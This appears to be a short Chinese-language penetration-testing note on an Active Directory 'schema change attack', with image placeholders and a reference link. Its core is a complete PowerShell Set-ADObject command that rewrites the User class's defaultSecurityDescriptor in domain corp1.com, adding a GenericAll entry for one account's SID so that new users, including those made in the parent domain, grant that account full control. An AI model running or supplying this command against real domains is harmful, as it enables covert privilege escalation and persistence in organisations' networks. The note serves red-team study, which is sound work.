
查看ACL





# Schema change attack

## 添加ACL




## Schema change attack

设置defaultSecurityDescriptor

```
PS C:\Windows\system32> Set-ADObject -Identity "CN=User,CN=Schema,CN=Configuration,DC=corp1,DC=com" -Replace @{
>>     defaultSecurityDescriptor = 'D:(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;DA)(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;SY)(A;;RPWPCR
CCDCLCLORCWOWDSDDTSW;;;AO)(A;;RPLCLORC;;;PS)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;PS)(OA;;CR;ab721a54-1e2f-11d0-
9819-00aa0040529b;;PS)(OA;;CR;ab721a56-1e2f-11d0-9819-00aa0040529b;;PS)(OA;;RPWP;77B5B886-944A-11d1-AEED-0000F80367C1;;P
S)(OA;;RPWP;E45795B2-9455-11d1-AEED-0000F80367C1;;PS)(OA;;RPWP;E45795B3-9455-11d1-AEED-0000F80367C1;;PS)(OA;;RP;037088f8
-0ae1-11d2-b422-00a0c968f939;;RS)(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;;RS)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04f
c2d4cf;;RS)(A;;RC;;;AU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;;AU)(OA;;RP;77B5B886-944A-11d1-AEED-0000F80367C1;;AU
)(OA;;RP;E45795B3-9455-11d1-AEED-0000F80367C1;;AU)(OA;;RP;e48d0154-bcf8-11d1-8702-00c04fb96050;;AU)(OA;;CR;ab721a53-1e2f
-11d0-9819-00aa0040529b;;WD)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;;RS)(OA;;RPWP;b9f67a7f-0de6-11d0-a285-00aa00304
9e2;;CA)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;WPRP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5
-32-561)(OA;;WPRP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(A;;GA;;;S-1-5-21-634106289-3621871093-708134407-11
07)'
>> } -Verbose -server corp1.com
VERBOSE: Performing the operation "Set" on target "CN=User,CN=Schema,CN=Configuration,DC=corp1,DC=com".
```

# Schema change attack

等待父域添加新用户 并 查看ACL



## 参考引用

- <https://improsec.com/tech-blog/o83i79jgzk65bbwn1fwib1ela0rl2d>